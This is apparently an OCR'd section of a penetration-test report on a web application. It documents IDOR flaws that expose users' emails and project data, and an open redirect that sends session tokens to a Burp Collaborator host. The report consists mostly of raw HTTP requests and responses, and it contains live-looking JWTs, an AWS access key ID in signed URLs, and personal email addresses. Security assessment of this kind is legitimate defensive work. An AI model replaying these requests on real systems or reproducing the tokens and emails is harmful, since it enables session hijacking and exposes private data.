
Instance 1

It is possible to bypass application GUI authorization restrictions and arbitrarily create teams that belong to other application users. The assessor@purplesec.us user makes the following HTTP request. The HTTP request modifies the "ownerId" parameter from 3401 to 3402. This modification will arbitrarily assign the team to the dev+assessor_purplesec.us@the company user without their consent. Moreover, the request also adds the assessor@purplesec.us user as one of this new team's members:

```
POST /ajax/team/create HTTP/2
Host: {URL}
Cookie: <snip>
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.87 Safari/537.36 root@kd126yz624yclvld46y7azdqmhs8m2pqe.burpcollaborator.net
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate


name=NOTREAL&isPublic=true&members%5B0%5D=assessor%40purplesec.us&ownerId=3402
```

```
HTTP/2 200 OK
Date: Wed, 28 Jul 2021 22:33:09 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 35
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *;
img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Access-Control-Allow-Origin: https://{URL}
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,POST,PUT,PATCH,DELETE,OPTIONS
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-
Requested-With
Vary: Origin,Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff

{"status":"success","teamId":"123"}
```

The following screenshot shows the NOTREAL team appearing in dev+assessor_purplesec.us@the company dashboard.



Organization Subscription
Credits Spent 23% (23.0 of 100.0) | 30.0 Credits Confirmed | 30.0 Credits Pending

Team	Team Owner	Access	Subscription	Team Usag
NOTREAL1	purplesec.us	Member Owner	Shared with Org	
NOTREAL	purplesec.us	Member Owner	Shared with Org	

Figure 9 - GUI Authorization Bypass

An attacker can leverage this vulnerability to discover information about application users. Because the attacker has invited themselves to the team, information on the team's owners will be returned to the attacker, including their private email addresses.

After creating the team NOTREAL8 and assigning it to the user with the ownerId 3405, the following information is returned to the attacker:

```
GET /ajax/team/my HTTP/2
Host: {URL}
Cookie:<snip>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard/no-referrer
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
HTTP/2 200 OK
Date: Wed, 28 Jul 2021 22:50:04 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 18640
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-
src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
```

```
{"id":"128","ownerId":"3405","name":"NOTREAL8","longitudinalLink":"","theme":null,"createdAt":"2021-07-28
22:49:59","isPublic":true,"orgName":"ABinBev","orgId":"23","members":[{"id":"3401","email":"assessor@pur
plesec.us","name":"Testtestttt","avatarUrl":"https:\/\/qa-stimulus.s3.us-west-
2.amazonaws.com\/img\/avatars\/ab866751b1a395d24337ef7b83b05e7c-25x25.png?X-Amz-Content-
Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAWVJLWKOF7IEQEZN6%2F20210728%2Fus-west-2%2Fs3%2Faws4_request&X-Amz-
Date=20210728T225004Z&X-Amz-SignedHeaders=host&X-Amz-Expires=3600&X-Amz-
Signature=8805871b7546140360532cbccf74dfc413410273080a8871c30ec7562d7c8cce","isOrgAdmin":fal
se},{"id":"3405","email":"rafael.silva@ab-inbev.com","name":"Rafael","avatarUrl":"https:\/\/qa-stimulus.s3.us-
west-2.amazonaws.com\/img\/avatars\/default-25x25.png?X-Amz-Content-Sha256=UNSIGNED-
PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAWVJLWKOF7IEQEZN6%2F20210728%2Fus-west-2%2Fs3%2Faws4_request&X-Amz-
Date=20210728T225004Z&X-Amz-SignedHeaders=host&X-Amz-Expires=3600&X-Amz-
Signature=d1ea9a7ab2290838e113a362e4038ec0c09798f7b01d5631df44a3f0600a09f1","isOrgAdmin":fals
e}],"projects":[]}
```

Since the ownerId parameter is a sequential 4-digit number, this attack can be easily automated to quickly disclose information on all application users.

Instance 2


It is possible to retrieve other users' project takeaway information. Changing the "projectId" parameter in the following HTTP request will reveal project information associated with that "projectId." This is despite the user having no access to that project.

The assessor@purplesec.us user has no authorization to view project information associated with the projectId 32489. However, the following HTTP request shows that the project's takeaway information successfully returned to the attacker:

```
GET /ajax/takeaways/takeaways?projectId=32489 HTTP/2
Host: {URL}
Cookie: <snip>
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard/no-referrer
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
HTTP/2 200 OK
Date: Wed, 28 Jul 2021 23:20:49 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 641
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-
src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff
Vary: Accept-Encoding

{"questions":{"updatedAt":"2020-07-15
23:04:27","sections":[{"sectionId":"364","position":"1","sectionText":"","questions":[{"questionId":"1102","posit
ion":"1","questionText":"What was the biggest takeaway you had from today's
conversation?"},{"questionId":"1103","position":"2","questionText":"What did you
learn?"},{"questionId":"1104","position":"3","questionText":"What action would you take based on what you
heard
today?"}]},{"sectionId":"365","position":"2","sectionText":"ok","questions":[{"questionId":"1105","position":"1","
questionText":"ok"}]}]},"lastSavedText":"Last saved by name@gmail.com on 11:04 pm, July 15, 2020"}
```

An attacker can easily automate this attack to retrieve all application project takeaway information stored on the application:



Results | Target | Positions | Payloads | Resource Pool | Options

lter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
:	141	200	☐	☐	1867	Contains a JWT
6	275	200	☐	☐	1783	Contains a JWT
2	711	200	☐	☐	1683	Contains a JWT
i	137	200	☐	☐	1540	Contains a JWT
i	147	200	☐	☐	1509	Contains a JWT
)	129	200	☐	☐	1402	Contains a JWT
4	523	200	☐	☐	1391	Contains a JWT
6	555	200	☐	☐	1358	Contains a JWT
0	489	200	☐	☐	1333	Contains a JWT
4	493	200	☐	☐	1310	Contains a JWT
0	349	200	☐	☐	1298	Contains a JWT
2	701	200	☐	☐	1279	Contains a JWT
6	525	200	☐	☐	1267	Contains a JWT
	126	200	☐	☐	1260	Contains a JWT

Request | Response

Pretty | Raw | Hex | Render | \n | ☰

```
              "questionText":"How did you feel about the panelists?"
            },
            {
              "questionId":"559",
              "position":"2",
              "questionText":"How did you feel about the moderator?"
            },
            {
              "questionId":"560",
              "position":"3",
              "questionText":"How did you feel about the platform"
            }
          ]
        },
        {
          "sectionId":"184",
          "position":"3",
          "sectionText":"Section 3",
          "questions":[
            {
              "questionId":"561",
              "position":"1",
              "questionText":"If you could only take one album with you to a deserted island, which one would it be?'
            }
          ]
        }
      ]
    },
```

Figure 10 - Project Takeaway Information

Open Redirect

Severity: High

Open redirection vulnerabilities arise when an application incorporates user-controllable data into a redirection target in an unsafe way. An attacker can construct a URL within the application that causes a redirection to an arbitrary external domain.

Session Hijacking

Using an open-redirect vulnerability, it is possible to steal the application user's sensitive cookie. Specifically, the access_token and id_token cookies. These two cookies will allow an attacker to interact with the application's GraphQL scheme as the victim. The following HTTP request was observed while interacting with the application:

```
GET
/auth/authorize?displayType=general&redirect_uri=https%3A%2F%2F{URL}%2Fquote%2FloginCallback%3Fstep%3D%26autosave%3Dno%26exit%3Dno%26project%3D%26delegate%3Ddashboard HTTP/2
Host: {URL}
Cookie: ajs_anonymous_id=c18977c2-e232-45f0-8b50-413c89650e2b; intercom-id-mgfmc61p=f6ae4012-b890-42a6-a7e9-f2b3c0c40334; intercom-session-mgfmc61p=; ajs_user_id=3410;
dio=588a409f6514b4ba55471483afe819d1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
HTTP/2 302 Found
Date: Wed, 28 Jul 2021 23:29:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Location:https://{URL}/quote/loginCallback?step=&autosave=no&exit=no&project=&delegate=dashboard&a
ccess_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxM
TU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsImF1ZCI6ImRpc2N1c3M
uaW8iLCJub25jZSI6bnVsbCwiZXhwIjoxNjI3NTE2NzgyLCJpYXQiOjE2Mjc1MTQ5ODJ9.g_-B3k44G-
_SlZ8zKb5KwZtt_41OCGIJ51iy4-
QbLrptfBKSKXj9RjUopOac_4VhHmGP4Wel4FSLN8NGqk2SPgEMHR_UdwUyIWXDzr0ONBBR9-
WcHue9z1Dt8mAcmIIruwJVnON-
PuZRJPeOfxkirIJK3Fbu4XX2AfOG3u6XXEU&id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI
6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZ
GlzY3Vzcy5pbyIsInN1YiI6IjM0MDEiLCJhdWQiOiJkaXNjdXNzLmlvIiwibm9uY2UiOm51bGwsImV4cCI6MTY
yNzUxNjc4MiwiaWF0IjoxNjI3NTE0OTgyLCJlbWFpbCI6Im1hcmNAcHVycGxlc2VjLnVzIiwiZW1haWxfdmVy
aWZpZWQiOnRydWUsIm5hbWUiOiJUZXN0dGVzdHR0dCB0cmVzdCIsImdpdmVuX25hbWUiOiJUZXN0d
GVzdHR0dCIsImZhbWlseV9uYW1lIjoidHJlc3QiLCJ6b25laW5mbyI6IkFmcmljYVwvQWNjcmEiLCJkaW86c
m9sZXMiOltdfQ.1huEcioFrbx5yQGOKnaBStqNhq7u72zD5ZWgRWkuj2Qg4oZYKVut51M0pk2sOe0YHyFS
NMdj6w_bJy5NnphEHB7RfKlUHhy3FhsEni6HsBZ8RxIa63JVKZbGwoc7YtVNEhHd1rRZQv0fh3MFgv3YiAo
xnEwwkewH6t7nCKAL2l8&code=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU
2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJleHAiOjE2Mjc1MTY3ODIsIm5vbmNlIjoiMmVmYjc5MGMt
NWEyNS00NDI1LWFkMDgtMGIwMjYxNmJkODcxIn0.Wwq8nWDgwk1o23GmIZN4bZGyEF-
YPwbLpwzNkj4STDD8SovZ1FWuoWntjOBs8vKwzZ4sU8wWv1uXn-
C2brQMzehJRgl3nGbSZQt0HFiWiOYNe3LShw9DWLW2GI4f96T9jPCHqKgkP7BvT7ReFmAiW5twghfCKx
UJzGwpbSu9YME
[…]
```

```
Set-Cookie:
access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxM
TU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsImF1ZCI6ImRpc2N1c3M
uaW8iLCJub25jZSI6bnVsbCwiZXhwIjoxNjI3NTE2NzgyLCJpYXQiOjE2Mjc1MTQ5ODJ9.g_-B3k44G-
_SlZ8zKb5KwZtt_41OCGIJ51iy4-
QbLrptfBKSKXj9RjUopOac_4VhHmGP4WeI4FSLN8NGqk2SPgEMHR_UdwUyIWXDzr0ONBBR9-
WcHue9z1Dt8mAcmIIruwJVnON-PuZRJPeOfxkirIJK3Fbu4XX2AfOG3u6XXEU; expires=Wed, 28-Jul-2021
23:59:42 GMT; Max-Age=1800; path=/; SameSite=Lax
Set-Cookie:
id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1
MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsInN1YiI6IjM0MDEiLCJhdWQi
OiJkaXNjdXNzLmlvIiwibm9uY2UiOm51bGwsImV4cCI6MTYyNzUxNjc4MiwiaWF0IjoxNjI3NTE0OTgyLCJlb
WFpbCI6Im1hcmNAcHVycGxlc2VjLnVzIiwiZW1haWxfdmVyaWZpZWQiOnRydWUsIm5hbWUiOiJUZXN0d
GVzdHR0dCB0cmVzdCIsImdpdmVuX25hbWUiOiJUZXN0dGVzdHR0dCIsImZhbWlseV9uYW1lIjoidHJlc3Qi
LCJ6b25laW5mbyI6IkFmcmljYVwvQWNjcmEiLCJkaW86cm9sZXMiOltdfQ.1huEcioFrbx5yQGOKnaBStqNh
q7u72zD5ZWgRWkuj2Qg4oZYKVut51M0pk2sOe0YHyFSNMdj6w_bJy5NnphEHB7RfKlUHhy3FhsEni6HsB
Z8RxIa63JVKZbGwoc7YtVNEhHd1rRZQv0fh3MFgv3YiAoxnEwwkewH6t7nCKAL2l8; expires=Wed, 28-Jul-
2021 23:59:42 GMT; Max-Age=1800; path=/; SameSite=Lax
```

The application sets both the access_token and id_token cookies then redirects the user to URL including both cookies as parameters. Note, the application uses the dio session cookie to validate the user. Replacing qa.life.io with a domain controlled by the attacker in the redirect_uri parameter will allow an attacker to steal these sensitive cookies. The following URL places a domain in the redirect_uri parameter controlled by the attacker:

```
https://{URL}/auth/authorize?displayType=general&redirect_uri=https%3A%2F%2F6w3igq1rpluqx6862lo0w
xxr7id91y.burpcollaborator.net
```


After accessing the malicious link as the user, dev+assessor_purplesec.us@the company is redirect to the attacker server:

```
GET
/auth/authorize?displayType=general&redirect_uri=https%3A%2F%2F6w3igq1rpluqx6862lo0wxxr7id91y.bu
rpcollaborator.net HTTP/2
Host: {URL}
Cookie: ajs_anonymous_id=c18977c2-e232-45f0-8b50-413c89650e2b; intercom-id-mgfmc61p=f6ae4012-
b890-42a6-a7e9-f2b3c0c40334; intercom-session-mgfmc61p=; ajs_user_id=3412;
6c9156982306a2f4166f81c4d98f2d3a;
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
HTTP/2 302 Found
Date: Thu, 29 Jul 2021 00:23:23 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Location:
https://6w3igq1rpluqx6862lo0wxxr7id91y.burpcollaborator.net?access_token=eyJ0eXAiOiJKV1QiLCJhbGci
OiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodH
RwOlwvXC93d3cuZGlzY3Vzcy5pbyIsImF1ZCI6ImRpc2N1c3MuaW8iLCJub25jZSI6bnVsbCwiZXhwIjoxNjI3
NTI0MTk2LCJpYXQiOjE2Mjc1MjIzOTZ9.A19CewVJSjf4cmSQO23nqCbBjh7j7v4QN4DOn7wFaVTwmyJZM
Bsb9S4cDSnqpF5Msex_JbvGR2eOX0hGC8acMVZZDsvxLYHy7a-
npbhQl9iMVWYWl6Z3j36DYXrvVIs4rvNpO45Po7HgiCeDmp6RBT_0CZS8hQCsAYeOXLba2jY&id_token=e
yJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ
2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsInN1YiI6IjM0MDIiLCJhdWQiOiJkaXNjdX
NzLmlvIiwibm9uY2UiOm51bGwsImV4cCI6MTYyNzUyNDE5NiwiaWF0IjoxNjI3NTIyMzk2LCJlbWFpbCI6Im
RldittYXJjX3B1cnBsZXNlYy51c0BkaXNjdXNzLmlvIiwiZW1haWxfdmVyaWZpZWQiOnRydWUsIm5hbWUiOi
JNYXJjIFN3aXR6ZXIgVXMiLCJnaXZlbl9uYW1lIjoiTWFyYyBTd2l0emVyIiwiZmFtaWx5X25hbWUiOiJVcyIsI
npvbmVpbmZvIjoiVVRDIiwiZGlvOnJvbGVzIjpbImFkbWluIl19.Uhhilbc5I8Y2X8uxXKsEgkhUe3w0_I8iJLaL0
mIxARjLXqMLn6EX6sYjw1wOzZd4EWGcWrNhNJba4oLdP_LqqbXSbYY_cGGFIfaYgcZB7qObPQTx-
QvYyp-SoAx5MNoBzgjbyL-7wxc3iw774F-
tPakKOKvnNxWqO0j1GQkQ76w&code=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NW
ViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJleHAiOjE2Mjc1MjQxOTYsIm5vbmNlIjoiMThmOD
YyODgtMzI1OS00ZTUwLThhM2MtMmM2NzY1MzJiZmM0In0.qXcWRouK4-
AgGGAfNPiGwxeq2sb3Zpba7a0pKdCR-
pbI7zUVV9_VzE3fy3acfIlKiSpCjlHPaowOg7P0BWhEf2tVkPxOap1kv18Zsp0Biw89An-OX_QSv8gv3nmVd-
I2gGGomOXjxodGa3Q9QFKVLRh0XHc5ucuubWBCKCHcWMw
```

```
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-
src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Set-
Cookie:access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1
MTQxMTU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsImF1ZCI6ImRpc
2N1c3MuaW8iLCJub25jZSI6bnVsbCwiZXhwIjoxNjI3NTI0MTk2LCJpYXQiOjE2Mjc1MjIzOTZ9.A19CewVJSjf
4cmSQO23nqCbBjh7j7v4QN4DOn7wFaVTwmyJZMBsb9S4cDSnqpF5Msex_JbvGR2eOX0hGC8acMVZZD
svxLYHy7a-
npbhQl9iMVWYWl6Z3j36DYXrvVIs4rvNpO45Po7HgiCeDmp6RBT_0CZS8hQCsAYeOXLba2jY;
expires=Thu, 29-Jul-2021 02:03:16 GMT; Max-Age=1800; path=/; SameSite=Lax
Set-
Cookie:id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQ
xMTU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsInN1YiI6IjM0MDIiLCJ
hdWQiOiJkaXNjdXNzLmlvIiwibm9uY2UiOm51bGwsImV4cCI6MTYyNzUyNDE5NiwiaWF0IjoxNjI3NTIyMzk2
LCJlbWFpbCI6ImRldittYXJjX3B1cnBsZXNlYy51c0BkaXNjdXNzLmlvIiwiZW1haWxfdmVyaWZpZWQiOnRyd
WUsIm5hbWUiOiJNYXJjIFN3aXR6ZXIgVXMiLCJnaXZlbl9uYW1lIjoiTWFyYyBTd2l0emVyIiwiZmFtaWx5X2
5hbWUiOiJVcyIsInpvbmVpbmZvIjoiVVRDIiwiZGlvOnJvbGVzIjpbImFkbWluIl19.Uhhilbc5I8Y2X8uxXKsEgkh
Ue3w0_I8iJLaL0mIxARjLXqMLn6EX6sYjw1wOzZd4EWGcWrNhNJba4oLdP_LqqbXSbYY_cGGFIfaYgcZB
